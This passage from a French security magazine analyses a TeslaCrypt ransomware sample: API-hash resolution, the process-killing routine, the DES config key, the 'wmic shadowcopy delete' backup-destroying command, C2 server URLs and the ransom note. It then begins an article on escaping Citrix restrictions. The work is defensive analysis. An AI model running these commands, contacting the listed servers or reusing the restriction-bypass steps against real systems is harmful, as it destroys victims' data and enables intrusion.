


Fig. 3 : Exécution de la fonction CreateMutex() via son empreinte.

Pour trouver la fonction correspondante à l'empreinte, le malware va lister toutes les fonctions exportées de **kernel32.dll** et réaliser plusieurs opérations sur leurs noms. La figure 4 montre le code assembleur de ces opérations :




Fig. 4 : Calcul de l'empreinte.

Grâce à **pefile**, nous allons lister tous les exports d'une librairie passée en argument. Sur chacun des noms des exports, nous allons réaliser les mêmes opérations que dans la figure 4 (ROL et XOR). Voici le code python :

```
#!/usr/bin/python
import sys
import pefile

all={}

def rol32(num, count):
  num1 = (num << count) & 0xFFFFFFFF
  num2 = (num >> (0x20-count)) & 0xFFFFFFFF
  return num1 | num2

pe =  pefile.PE(sys.argv[1])
for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
  b = 0
  for i in list(exp.name):
    c = rol32(b,7)
    d=ord(i)^c
    b=d
  all[hex(d)]=exp.name
if sys.argv[2].lower() in all:
  print all[sys.argv[2].lower()]
```

Voici l'utilisation de ce script dans notre exemple :

```
paul@lab:~$ ./API.py kernel32.dll 0xBF78968A
CreateMutexW
```

Nous voyons que le malware exécute bien la fonction **CreateMutex()** (la lettre *W* à la fin correspond à la version Unicode de la fonction).

2.3.2 Bloquer les différents outils de sécurité

Les auteurs de TeslaCrypt ont mis en place un mécanisme permettant de limiter l'exécution d'outils d'analyse. Dans la fonction **sub_41FF60**, le malware va lister les processus en cours d'exécution via **EnumProcesses()**. Pour chaque processus, il va réaliser un **OpenProcess()** puis un **GetProcessImageFileName()** afin d'obtenir le nom du fichier correspondant au processus. Comme le montre la figure 5, le malware va alors chercher si le nom du binaire correspond à certains outils d'analyse.

```
lea     eax, [ebp+ImageFileName]
push    1000h           ; SizeInWords
push    eax             ; Str
call    __wcslwr_s
lea     ecx, [ebp+ImageFileName]
push    offset SubStr   ; "askmg"
push    ecx             ; Str
call    edi ; wcsstr
add     esp, 10h
test    eax, eax
jnz     short loc_420101

lea     edx, [ebp+ImageFileName]
push    offset aRocex   ; "rocex"
push    edx             ; Str
call    edi ; wcsstr
add     esp, 8
test    eax, eax
jnz     short loc_420101

lea     eax, [ebp+ImageFileName]
push    offset aEgedi   ; "egedi"
push    eax             ; Str
call    edi ; wcsstr
add     esp, 8
test    eax, eax
jnz     short loc_420101

lea     ecx, [ebp+ImageFileName]
push    offset aSconfi  ; "sconfi"
push    ecx             ; Str
call    edi ; wcsstr
add     esp, 8
test    eax, eax
jnz     short loc_420101

lea     edx, [ebp+ImageFileName]
push    offset aCmd     ; "cmd"
push    edx             ; Str
call    edi ; wcsstr
add     esp, 8
test    eax, eax
jz      short loc_420117
```

Fig. 5 : Recherche de chaînes de caractères correspondant à des outils de sécurité.

Voici les outils correspondants à ces chaînes de caractères :

- « askmg » correspond à **TaskMgr.exe**, le gestionnaire de tâches ;
- « rocex » correspond à **ProcExp.exe**, l'outil Process Explorer de SysInternals ;
- « egedi » correspond à **regedit.exe**, l'outil de gestion de la base de registre ;
- « sconfi » correspond à **msconfig.exe**, l'outil de configuration système Windows ;
- « cmd » correspond à **cmd.exe**, l'invite de commandes Windows.

Si le processus correspond à un de ceux de la liste, le malware va alors faire un **TerminateProcess()** pour le tuer.

2.3.3 Chiffrement de la configuration

Afin de complexifier davantage l'analyse et la détection, les auteurs ont chiffré la configuration du rançongiciel. La figure 6 montre les chaînes de caractères chiffrées.

Le déchiffrement se fait via l'API Windows WinCrypt : **CryptAcquireContext()**, **CryptImportKey()**, **CryptSetKeyParam()**, **CryptDecrypt()**... L'algorithme de chiffrement est DES et la clé est **kasdfgh283** comme le montre la figure 7.

Une fois les chaînes de caractères déchiffrées, il est possible de voir la configuration du malware. La figure 8 montre le format de la requête web, la figure 9 montre les serveurs de commande de notre échantillon et la figure 10 quelques extensions des fichiers que le rançongiciel chiffrera.

```
mov     esi, dword_43E724
push    80h             ; size_t
push    offset a65u5jdvbezgaki ; "65u5JdvbeZGAKiEoXTpTHFS39is1dizhiNSAu9q"...
push    esi             ; void *
mov     [ebp+var_4], 80h
call    _memcpy
lea     ecx, [ebp+var_4]
push    ecx
push    esi
call    Decoder
mov     esi, dword_43E85C
push    40h             ; size_t
push    offset aSgc1cqhaqcFdn9 ; "SgC1cqHAqCFdN9yF2ay5eDkZ+vot1K+Mjvxwq6Z"...
push    esi             ; void *
mov     [ebp+var_4], 40h
call    _memcpy
lea     edx, [ebp+var_4]
push    edx
push    esi
call    Decoder
mov     esi, dword_43E858
push    48h             ; size_t
push    offset aUjbl1suz7kem5h ; "UjBL1SuZ7kEM5HFkTFR15XtyROUUo9PZPsbuRs6"...
push    esi             ; void *
mov     [ebp+var_4], 48h
call    _memcpy
lea     eax, [ebp+var_4]
push    eax
push    esi
call    Decoder
mov     esi, dword_43E858
push    54h             ; size_t
push    offset aGdyxqbdnhtdk2b ; "/GDyxQbDnHtdk2Ba5f/ckgUfiG/Wvnq+qv6PsJO"...
push    esi             ; void *
mov     [ebp+var_4], 54h
call    _memcpy
add     esp, 48h
lea     ecx, [ebp+var_4]
push    ecx
push    esi
call    Decoder
mov     esi, dword_43E85C
push    60h             ; size_t
push    offset aGr8ha03g4puh4t ; "gR8ha03G4pUH4TGgN3wjO29yi5gzkUTw8Z0qO0c"...
push    esi             ; void *
mov     [ebp+var_4], 60h
```

Fig. 6 : Chaînes de caractères chiffrées.

```
lea     eax, [ebp+var_50]
mov     [ebp+var_5C], eax
pusha
mov     edi, [ebp+var_5C]
mov     ecx, 4Ch
mov     eax, 0
rep stosb
popa
push    offset aKasdfgh283 ; "kasdfgh283"
mov     [ebp+var_50], 208h
mov     [ebp+var_4C], 6602h
call    sub_4131E0
add     esp, 4
lea     ecx, [ebp+var_44]
mov     [ebp+var_48], eax
mov     [ebp+var_5C], ecx
mov     [ebp+var_6C], offset aKasdfgh283 ; "kasdfgh283"
test    eax, eax
jle     short loc_4129E7
```

Fig. 7 : Chaînes de caractères chiffrées.

2.4 Le flux d'exécution

Dans ce chapitre, nous allons voir le flux d'exécution du malware.

2.4.1 Phase 1

Le corps du malware se trouve dans la fonction **WinMain()**. Dans un premier temps, le malware va tenter

```
012CED4F  . 8B35 24E72E01 MOV ESI,DWORD PTR DS:[12EE724]
012CED55  . 68 80000000   PUSH 80
012CED5A  . 68 70482E01   PUSH _0039000.012E4870                ASCII "65u5JdvbeZGAKiEoXTpTHFS39is1dizhiNSAu9q6/TCqZSXlsNq0ARxQGIz6prJ3pn8kfpoFE3fGjMBQZ7jLgX+q9qqwc
012CED5F  . 56            PUSH ESI
012CED60  . C745 FC 80000 MOV DWORD PTR SS:[EBP-4],80
012CED67  . E8 E9EE0000   CALL _0039000.012DDC60
012CED6C  . 8D4D FC       LEA ECX,DWORD PTR SS:[EBP-4]
012CED6F  . 51            PUSH ECX
012CED70  . 56            PUSH ESI
012CED71  . E8 5F3AFFFF   CALL _0039000.012C27E0
012CED76  . 8B35 5CE82E01 MOV ESI,DWORD PTR DS:[12EE85C]
012CED7C  . 6A 40         PUSH 40
012CED7E  . 68 28482E01   PUSH _0039000.012E4828                ASCII "SgC1cqHAqCFdN9yF2ay5eDkZ+vot1K+MjvxwqGZyU1HgrplqZ7/aI08eh0cjnq=="
DS:[012EE85C]=02C11B60
ESI=02C11A48, (ASCII "Sub=%s&dh=%s&addr=%s&size=%lld&version=%s&OS=%ld&ID=%d&inst_id=%%%%%%%%%%%%%%%%")
```

Fig. 8 : Modèle de la requête web.




Fig. 9 : Liste des serveurs de commandes du malware.




Fig. 10 : Liste des extensions des fichiers que le rançongiciel chiffrera.

d'obtenir le privilège de débogue (**SeDebugPrivilege**). Ce privilège permet d'accéder à tous les fichiers et les processus du système. Dans un second temps, le malware va identifier son niveau d'intégrité. Le rançongiciel va alors se copier lui-même dans **%APPDATA%\[aléatoire].exe**. Une fois copié, le malware va exécuter sa copie et se terminer. Les autres phases seront exécutées via sa copie.


À la seconde exécution, le malware va créer le Mutex **8123456734827_v3453425**. Le but est de ne pas exécuter le malware plusieurs fois. Nous pouvons le voir dans la figure 3 que nous avons mentionnée précédemment.

2.4.2 Phase 2

La seconde phase consiste à créer un nouveau thread, ce thread est utilisé pour tuer les processus comme décrits dans le chapitre « Bloquer les différents outils de sécurité ».

2.4.3 Phase 3

La troisième phase consiste à créer un nouveau thread afin de détruire les Shadow Copy existantes. Les Shadow Copy sont des instantanés (snapshots) créés par Microsoft. Ils permettent de revenir dans le temps (par exemple avant l'infection). Pour empêcher de les utiliser, le malware va simplement toutes les détruire. La figure 11 montre la commande exécutée : **wmic.exe shadowcopy delete /nointeractive**.



```
loc_41EAEC:                ; "wmic"
push    offset aWmic
lea     edx, [ebp+Dst]
push    100h               ; SizeInBytes
push    edx                ; Dst
call    _strcat_s
push    offset a_exe       ; ".exe"
lea     eax, [ebp+Dst]
push    100h               ; SizeInBytes
push    eax                ; Dst
call    _strcat_s
push    104h               ; size_t
lea     ecx, [ebp+var_208]
push    0                  ; int
push    ecx                ; void *
call    _memset
push    offset aShadowcopy ; " shadowcopy "
lea     edx, [ebp+var_208]
push    104h               ; SizeInBytes
push    edx                ; Dst
call    _strcat_s
push    offset aDelete     ; " delete "
lea     eax, [ebp+var_208]
push    104h               ; SizeInBytes
push    eax                ; Dst
call    _strcat_s
push    offset aNointeractive ; " /nointeractive "
lea     ecx, [ebp+var_208]
push    104h               ; SizeInBytes
push    ecx                ; Dst
call    _strcat_s
add     esp, 48h
push    3Ch                ; size_t
lea     edx, [ebp+var_248]
push    0                  ; int
push    edx                ; void *
call    _memset
add     esp, 0Ch
cmp     dword_47F14C, 0
mov     [ebp+var_248], 3Ch
mov     [ebp+var_23C], offset aOpen ; "open"
jnz     short loc_41EBAA
```

Fig. 11 : Destruction des Shadow Copy.

Cette commande sera exécutée via **runas** si l'utilisateur n'est pas administrateur de la machine. Une fenêtre lui demandera donc de confirmer la destruction, si celui-ci répond non, la fenêtre réapparaît instantanément.

2.4.4 Phase 4

Lors de cette phase, le malware va communiquer avec les serveurs de commandes. Nous pouvons voir sur la figure 12 l'utilisation de la fonction **InternetOpenA()** et le User-Agent en argument.

```
loc_41B53C:             ; size_t
push    0FFFh
lea     eax, [esp+30BCh+var_2C1F]
push    ebx             ; int
push    eax             ; void *
mov     [esp+30C4h+Optional], bl
call    _memset
add     esp, 0Ch
push    ebx             ; dwFlags
push    ebx             ; lpszProxyBypass
push    ebx             ; lpszProxy
push    ebx             ; dwAccessType
push    offset szAgent  ; "Mozilla/5.0 (Windows NT 6.3; WOW64; Tri"...
call    ds:InternetOpenA
mov     edi, offset dword_47F18C
mov     [esp+30B8h+hInternet], eax
mov     [esp+30B8h+var_30A0], edi
jmp     short loc_41B585
```

Fig. 12 : Connexion aux serveurs de commandes.

Dans notre échantillon, les serveurs de commandes sont :

- http://dustywinslow.com/csys.php ;
- http://dongxinh.com/module/khachhang/csys.php ;
- http://lovemydress.pl/wp-content/themes/sketch/csys.php ;
- http://mhomeusa.com/wp-content/upgrade/mzsys.php ;
- http://clothdiapersexpert.com/wp-admin/css/csys.php.

Il est intéressant de noter que dans le code permettant de se connecter aux serveurs de commande, la version du rançongiciel est présente comme le montre la figure 13. Dans notre cas, nous avons un TeslaCrypt en version 3.0.1.

```
push    ecx
push    offset a3_0_1   ; "3.0.1"
push    ebx
```

Fig. 13 : Version du malware TeslaCrypt.

2.4.5 Phase 5


La cinquième et dernière phase est le chiffrement des fichiers en lui-même. Pour ce faire, le malware va obtenir les drivers disponibles grâce à la fonction **`GetLogicalDriveStrings()`**. Pour chaque driver, le malware va lister les fichiers via **`FindFirstFileW()`** et **`FindNextFileW()`**. Si le fichier correspond à une des extensions suivantes, celui-ci sera chiffré :

.ptx, .pef, .srw, .x3f, .der, .cer, .crt, .pem, .odt, .ods, .odp, .odm, .odc, .odb, .doc, .docx, .kdc, .mef, .mrwref, .nrw, .orf, .raw, .rwl, .rw2, .mdf, .dbf, .psd, .pdd, .pdf, .eps, .jpg, .jpe, .dng, .3fr, .arw, .srf, .sr2, .bay, .crw, .cr2, .dcr, .indd, .cdr, .erf , .bar, .hkx, .raf,.rofl, .dba, .db0, .kdb, .mpqge, .vfs0, .mcmeta, .lrf, .vpp_pc, .cfr, .snx, .lvl, .arch00, .ntl, .fsh, .itdb, .itl, .mddata, .sidd, .sidn, .bkf, .qic, .bkp, .bc7, .bc6, .pkpass, .tax, .gdb, .qdf, .t12, .t13, .ibank, .sum, .sie, .zip, .w3x, .rim, .psk, .tor, .vpk, .iwd, .mlx, .fpk, .dazip, .vtf, .vcf, .esm, .blob, .dmp, .layout, .menu, .ncf, .sid, .sis, .ztmp, .vdf, .mov, .fos, .itm, .wmo, .itm, .map, .wmo, .svg, .cas, .gho , .syncdb, .mdbackup, .hkdb, .hplg, .hvpl, .icxs, .docm, .wps, .xls, .xlsx, .xlsm, .xlsb, .xlk, .ppt, .pptx, .pptm, .mdb, .accdb, .pst, .dwg, .dxg, .wpd, .rtf, .wb2, .pfx, .p12, .p7b, .p7c, .txt, .jpeg, .png, .css, .flv, .m3u, .desc, .xxx, .wotreplay, .big, .pak, .rg ss3a, .epk, .bik, .slm, .lbf, .sav, .re4, .apk, .bsa, .ltx, .forge, .asset, .litemod, .iwi, .das, .upk, .d3dbsp, .csv, .wmv, .avi, .wma, .m4a, .rar, .mp4, .sql, .py.

Une nouvelle extension va être ajouté au fichier chiffré : .mp3.

2.5 La rançon

Une fois le chiffrement terminé, le malware va générer 3 fichiers de demande de rançon : un au format HTML, une image PNG et un fichier texte. La figure 14 montre le format HTML.


NOT YOUR LANGUAGE? USE Google Translate

What happened to your files?
All of your files were protected by a strong encryption with RSA
More information about the encryption RSA can be found here https://en.wikipedia.org/wiki/RSA_(cryptosystem)

What does this mean?
This means that the structure and data within your files have been irrevocably changed, you will not be able work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them

How did this happen?
Especially for you, on our SERVER was generated the secret keypair RSA - public and private.
All your files were encrypted with the public key, which has been transferred to your computer via the Internet.
Decrypting of YOUR FILES is only possible with the help of the private key and decrypt program which is on our Secret Server!!!

What do I do?
Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed
If you really need your data, then we suggest you do not waste valuable time searching for other solutions becausen they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below:

1-http://prost54538hnksjn4kjfwdbhwere.hotchunman.com/C65158D209B5EEC
2-http://b4youfred5485jgsa3453f.italazudda.com/C65158D209B5EEC
3-http://5rport45vcdef345adfkksawe.bematvocal.at/C65158D209B5EEC

If for some reasons the addresses are not available, follow these steps:

1- Download and install tor-browser: http://www.torproject.org/projects/torbrowser.html.en
2- After a successful installation, run the browser and wait for initialization.
3- Type in the tor browser address bar: fwgrhsao3aoml7ej.onion/C65158D209B5EEC
4- Follow the instructions on the site.

Fig. 14 : Demande de rançon.

Le paiement de la rançon se fait via le réseau Tor. Dans notre cas, la rançon est de 2.8 Bitcoin, à savoir 1111€.

Conclusion

Les rançongiciels ont encore de beaux jours devant eux. D'après les statistiques de l'antivirus Bitdefender disponibles ici : http://www.bitdefender.com/media/materials/white-papers/en/Bitdefender_Ransomware_A_Victim_Perspective.pdf, plus de 15 millions d'utilisateurs ont été infectés par un rançongiciel. Toujours d'après ces statistiques, près de la moitié des personnes infectées serait prêtes à payer la rançon afin de pouvoir récupérer leurs fichiers.

Cependant, les vecteurs d'infections restent classiques ; la mise à jour régulière de ces applications et de son système d'exploitation permet d'éviter les infections par les Exploit Kits utilisant des vulnérabilités connues. De plus, ne jamais activer les macros par défaut dans les outils de la suite Office permet d'éviter les infections via des campagnes de spam. Il ne faut jamais faire confiance à un fichier venant d'Internet ! ■

www . hsc-formation . fr

SANS Institute

La référence mondiale en matière de formation et de certification à la sécurité des systèmes d'information

FORMATIONS INFORENSIQUE
Cours SANS Institute
Certifications GIAC

FOR 408
Investigation Inforensique Windows

FOR 508
Analyse Inforensique et réponses aux incidents clients

FOR 572
Analyse et investigation numérique avancées dans les réseaux

FOR 585
Investigation numérique avancée sur téléphones portables

FOR 610
Rétroingénierie de logiciels malfaisants : Outils et techniques d'analyse

Dates et plan disponibles
Renseignements et inscriptions
par téléphone
+33 (0) 141 409 700
ou par courriel à:
formations@hsc . fr

HSC by Deloitte.

COMME DANS DU BEURRE

La pratique d'un test d'intrusion externe pour un auditeur s'apparente souvent à une partie de roulette. Outre les compétences et l'expérience, à moins de recourir à des techniques de social engineering et autres envois de messages piégés, la compromission du réseau cible tient pour beaucoup à la chance. Et pour une fois, l'avantage est plutôt du côté du défenseur. À moins de disposer d'une surface d'attaque monstrueuse, tout en étant particulièrement peu regardant sur ce qui se passe sur son réseau. L'insécurité généralisée d'Internet faisant que lorsque l'on dispose de failles béantes son réseau tombe sous les coups de boutoir des scripts kiddie bien avant le passage d'un auditeur. À la fin des années 1990, on avait encore de bonnes chances de découvrir lors d'un audit externe des failles par lesquelles personne ne s'était engouffré. Aujourd'hui, c'est tout de même devenu bien plus rare. Ainsi, l'auditeur risque souvent de rendre un rapport un peu piteux avec dans le meilleur des cas un « SQL Injection » inexploitable quand ça ne se termine pas avec un bout de XSS voire une simple recommandation de désactiver la fonction « TRACE » sur Apache. La rédaction du rapport d'audit peut alors être longue comme un jour sans pain...

A contrario, lorsqu'il s'agit de réaliser un pentest interne, la peur change de camp. Pour avoir été auditeur comme audité dans ce genre de configuration, la position de l'auditeur est souvent bien plus confortable. Les raisons en sont multiples. Si l'on commence par les couches basses, il convient de rappeler que si IP n'est déjà pas brillant en matière de sécurité, Ethernet c'est open-bar pour l'attaquant. Et, l'administrateur aura beau empiler les rustines pour essayer de colmater les brèches à coup de « DHCP snooping », « Dynamic Arp Inspection », de « Private Vlan », voire de forcer l'adresse MAC des gateway, ce sera comme écoper un bateau qui fuit de tout côté. Ajoutons à cela qu'il devra peut-être devoir gérer du BYOD avec des utilisateurs exigeant autant de privilèges depuis un terminal personnel en WiFi qu'avec leur Desktop sur le réseau filaire, on comprendra aisément que notre administrateur appréhende un peu l'audit interne.

Et puis à supposer que par miracle le niveau deux tienne, la robustesse des applications intranet, que ce soit des progiciels ou des applicatifs développés en interne est sans commune mesure avec ceux exposés sur Internet. La sélection naturelle étant bien moins féroce, les softs gardés bien au chaud sur son réseau interne, lorsqu'un logiciel métier gardé toute sa vie sous cloche se retrouve exposé à un pentesteur, il ne résiste généralement pas très longtemps.

Ce dossier s'attache donc à détailler quelles sont les principales vulnérabilités d'un réseau interne et explorer les pistes permettant parfois d'éviter la catastrophe.

Bonne lecture !

Cédric Foll

AU SOMMAIRE DE CE DOSSIER :

TECHNIQUES ACTUELLES DE CONTOURNEMENT DE POLITIQUES DE RESTRICTIONS LOGICIELLES

Thomas DEBIZE et Ayoub ELAASSAL, Solucom

mots-clés : CONTOURNEMENT / RESTRICTIONS / CITRIX / APPLOCKER / #YOLO

Nombreuses sont les entreprises mettant en œuvre des restrictions logicielles sur les socles système de ressources jugées critiques, de par leur degré d'exposition ou du point de vue de la continuité de leur activité. Cet article vise, en détaillant plusieurs méthodes, à démontrer comment ces restrictions peuvent être contournées.

Appliquer et maintenir dans le temps une politique de mise à jour des composants systèmes et applicatifs constitue à la fois une mesure technique de base pour la sécurité d'un Système d'Information et dans le même temps un véritable défi organisationnel. Nombreux sont les cas où une mise à jour est impossible, par exemple pour des environnements s'appuyant sur des logiciels garantis zéro défaut pour lesquels toute mise à jour signifie repasser par un long et coûteux processus de vérification ; ou dans certains types de SI, par exemple les SI industriels, où la plupart des outils requièrent un système anté-Windows Server 2003.

Pour toutes ces situations où le maintien à jour est impossible et afin de pallier aux risques de compromission de tels systèmes, des actions de durcissement sont souvent déclinées sous la forme de restrictions logicielles dans l'optique de limiter les actions possibles par un utilisateur. L'objectif est simple : verrouiller au maximum l'environnement d'exécution, et ce à tout niveau, autant visuel (icônes, fonctionnalités cliquables, etc.) que sur le socle (accès au système de fichier, prévention d'exécution de programmes inconnus, etc.).

Un attaquant va naturellement chercher à contourner ces limitations afin de prendre le contrôle du système sous-jacent, élever localement ses privilèges, et rebondir sur le SI interne de l'entreprise dans l'optique d'une compromission globale, souvent au niveau du domaine Windows. De nombreuses méthodes de contournement, antiques ou modernes, sont généralement applicables et efficaces.

Le présent article distinguera limitations visuelles et logicielles et recensera de manière structurée, ces différentes techniques afin d'offrir une méthodologie fiable et standard qu'il est possible de dérouler, lorsque confronté à un tel environnement durant un test d'intrusion.

Avant tout propos il convient de prévenir le lecteur que le présent article se concentrera uniquement sur la phase de contournement des limitations en place et n'abordera pas la phase de propagation puis compromission globale du SI. De plus, l'objectif ici n'est pas de présenter l'exhaustivité des méthodes possibles, cela serait trop long et de nombreuses publications l'ont fait avant et surtout mieux que nous : les ressources de références seront mentionnées tout au long de l'article.

1 Contournement de limitations visuelles

1.1 Au sein d'un environnement Citrix...

Souvent perçue comme l'alternative miracle à la mise en œuvre de tunnels VPN et autres ouvertures de flux fastidieuses, de nombreuses entreprises choisissent de déployer une plateforme de virtualisation Citrix afin de rendre accessibles de manière la plus simple possible, c'est-à-dire via Internet, des applications et des bureaux à distance hébergés sur le SI interne. Cette solution permet en effet aisément de répondre à différentes contraintes d'externalisation ou plus généralement de travail à distance (astreintes, collaborateurs en situation de mobilité, etc.).

Des plateformes similaires peuvent également être déployées sur le SI interne, afin d'offrir un accès maîtrisé, comprendre « restreint », à des applications critiques.

1.1.1 Rappel du principe de fonctionnement d'une plateforme Citrix

À titre de rappel et pour faire simple, Citrix offre deux modes de publication de ressources :

- La publication unitaire d'applications, ou encore appelée « mode fenêtré » : seule l'application est visible et accessible par l'utilisateur, celui-ci n'a pas accès au serveur sous-jacent qui l'exécute.
- La publication de l'intégralité du poste de travail, selon le mode « *Virtual Desktop Infrastructure* » (VDI) : ce mode est en tout point similaire à un traditionnel accès de type *Remote Desktop Protocol* (RDP).

La première chose et non des moindres à savoir quant à la sécurité d'une plateforme Citrix : pour une application ou un bureau publié, non ô grand non, il n'y a par défaut aucune protection contre l'exécution de programmes tiers sur le système hôte, qui est généralement un socle Windows en version poste de travail ou serveur. Sans politique de restriction logicielle, point de magie pour ces environnements qui sont souvent, et à tort, vus comme plus « maîtrisés » que les autres postes de travail ou serveurs du domaine.

L'enjeu pour un auditeur sécurité est donc de contourner les « limitations visuelles » appliquées dans la publication unitaire d'applications afin d'accéder à des applications non publiées, fichiers de configuration, voire élever ses privilèges et finalement rebondir sur le SI interne.

1.1.2 Contournement des restrictions visuelles via les raccourcis clavier

Citrix met à disposition des utilisateurs plusieurs raccourcis clavier afin de fluidifier l'interaction avec les applications déployées. Le raccourci CTRL+F3 permet ainsi d'ouvrir le gestionnaire des tâches sur le serveur distant et d'exécuter des tâches telles que Windows Explorer afin de parcourir le système de fichiers. Les raccourcis les plus intéressants sont les suivants :

- CTRL+F1 : affichage de l'écran de login Windows permettant entre autres de changer d'utilisateur, de mot de passe ou d'arrêter le serveur ;
- CTRL+F3 ou SHIFT +F1 : ouverture du gestionnaire des tâches.

D'autres raccourcis, intrinsèques à Windows permettent également d'ouvrir des boites de dialogue afin de parcourir le système de fichiers (CTRL+O, CTRL+S, CTRL+N, CTRL+U, les touches rémanentes, etc.).

Fig. 1 : Contournement des restrictions visuelles via le raccourci Citrix CTRL+F1.

Si ces raccourcis sont désactivés - ce qui est rarement le cas -, il est toujours possible d'utiliser les menus de navigation de l'application à la recherche d'un hyperlien ou d'une fonction qui puisse déclencher l'ouverture d'un navigateur web, du menu d'impression Windows, du panneau de configuration, etc. Les menus type ***Fichier***, ***Aide***, ***About***, ou ***?*** remplissent très bien cette fonction : l'objectif est d'arriver coûte que coûte à obtenir une boite de dialogue Windows, depuis laquelle il est très souvent possible d'atterrir dans l'explorateur de fichiers Windows.

Dans l'exemple suivant, le client lourd « SAP GUI » de l'ERP du même nom est déployé via Citrix. Sans même avoir besoin de s'authentifier sur le client, il est possible d'échapper aux limitations visuelles en suivant cette cinématique :

1. Ouvrir l'aide associée au client lourd ;
2. Dans une entrée quelconque, effectuer un clic droit et choisir ***View Source***, Notepad s'ouvre ;
